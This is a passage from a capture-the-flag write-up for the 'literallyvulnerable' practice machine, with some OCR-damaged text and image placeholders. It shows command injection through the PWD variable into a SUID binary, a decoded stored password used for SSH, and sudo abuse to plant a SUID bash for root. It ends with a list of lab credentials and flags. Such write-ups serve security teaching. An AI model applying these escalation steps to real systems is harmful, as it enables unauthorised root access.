efine( 'DB_CHARSET', 'utf8mb4' );

** The Database Collate type. Don't change this if in doubt. */
```

# IN doe user home driectory we have a suid binary. I used ghidra to analyse it and this binary echoes envrionment variable PWD


# FIrst i tried to manipulate /bin/echo by trying to write a dummy binary in /bin but we dont have write access.

# We can however change value of PWD env variable and i exported /bin/bash in pwd and then ran binary



```
ww-data@literallyvulnerable:/home/doe$ ./itseasy
our Path is: /home/doe
ww-data@literallyvulnerable:/home/doe$ export PWD=";/bin/bash"
ww-data@literallyvulnerable:;/bin/bash$ ./itseasy
our Path is:
ohn@literallyvulnerable:/home/doe$ ls -la
otal 52
rwxr-xr-x 5 doe  doe  4096 Dec  4  2019 .
rwxr-xr-x 4 root root 4096 Dec  4  2019 ..
rwxrwxrwx 1 root root    9 Dec  4  2019 .bash_history -> /dev/null
rw-r--r-- 1 doe  doe   220 Dec  4  2019 .bash_logout
rw-r--r-- 1 doe  doe  3806 Dec  4  2019 .bashrc
rwx------ 2 doe  doe  4096 Dec  4  2019 .cache
rwx------ 3 doe  doe  4096 Dec  4  2019 .gnupg
rwxrwxr-x 3 doe  doe  4096 Dec  4  2019 .local
rw-r--r-- 1 doe  doe   807 Dec  4  2019 .profile
rwsr-xr-x 1 john john 8632 Dec  4  2019 itseasy
rw------- 1 doe  doe   125 Dec  4  2019 local.txt
rw-r--r-- 1 root root   75 Dec  4  2019 noteFromAdmin
ohn@literallyvulnerable:/home/doe$ 
```


# After some time i couldnt find anything.I tried the find command to find any files with string password in it and found a file in john home directory



```
find: './.cache': Permission denied
null@literallyvulnerable:/home/john$  find . -type f -iname "*password*" 2>/dev/
./.local/share/tmpFiles/myPassword
john@literallyvulnerable:/home/john$ ls
user.txt
john@literallyvulnerable:/home/john$ ls -la
total 36
drwxr-xr-x 5 john john 4096 Dec  4  2019 .
drwxr-xr-x 4 root root 4096 Dec  4  2019 ..
lrwxrwxrwx 1 root root    9 Dec  4  2019 .bash_history -> /dev/null
-rw-r--r-- 1 john john  220 Dec  4  2019 .bash_logout
-rw-r--r-- 1 john john 3771 Dec  4  2019 .bashrc
drwx------ 2 john john 4096 Dec  4  2019 .cache
drwx------ 3 john john 4096 Dec  4  2019 .gnupg
drwxrwxr-x 3 john john 4096 Dec  4  2019 .local
-rw-r--r-- 1 john john  807 Dec  4  2019 .profile
-rw------- 1 john john  141 Dec  4  2019 user.txt
john@literallyvulnerable:/home/john$ cd .local/share/
john@literallyvulnerable:/home/john/.local/share$ cd tmpFiles/
john@literallyvulnerable:/home/john/.local/share/tmpFiles$ ls -la
total 12
drwxrwxr-x 2 john john 4096 Dec  4  2019 .
drwx------ 4 john john 4096 Dec  4  2019 ..
-rw-rw-r-- 1 john john  163 Dec  4  2019 myPassword
john@literallyvulnerable:/home/john/.local/share/tmpFiles$ cat myPassword
I always forget my password, so, saving it here just in case. Also, encoding it with b64 since I don't want my colleagues to hack me!
am9objpZWlckczhZNDlJQiNaWko=
john@literallyvulnerable:/home/john/.local/share/tmpFiles$
```

# decoded this password and then used this to access ssh


# sudo -l showed following



```
*** System restart required ***
Last login: Thu Dec  5 11:32:48 2019 from 192.168
john@literallyvulnerable:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on literallyvu
    env_reset, mail_badpass, secure_path=/usr/loc

User john may run the following commands on liter
    (root) /var/www/html/test.html
john@literallyvulnerable:~$
```

# I again opened my webshell and created a test.html and wrote bash commands to copy /bin/bash to tmp and set suid bit to it. Gave execution permissions

# ran the sudo command and then opened /tmp/rootbash with privilieged mode to get root



```
sudo: /var/www/html/test.html: command not found
john@literallyvulnerable:/var/www/html$ sudo /var/www/html/test.html
sudo: /var/www/html/test.html: command not found
john@literallyvulnerable:/var/www/html$ sudo /var/www/html/test.html
john@literallyvulnerable:/var/www/html$ cd /tmp
john@literallyvulnerable:/tmp$ /tmp/rootbash -p
rootbash-4.4# id
uid=1000(john) gid=1000(john) euid=0(root) egid=0(root) groups=0(root),1000(john)
rootbash-4.4#
```

Loot

Credentials

# http:65535

maybeadmin:$EPid%J2L9LufO5

# Sqldb

wpUser:p@$$w0rD

tmpTest:testTmp

# JOhn password

john:YZW$s8Y49IB#ZZJ

Flags

# John Flag

Flag: iuz1498ne667ldqmfarfrky9v5ylki

#doe Flag

worjnp1jxh9iefqxrj2fkgdy3kpejp

# Root Flag

pabtejcnqisp6un0sbz0mrb3akaudk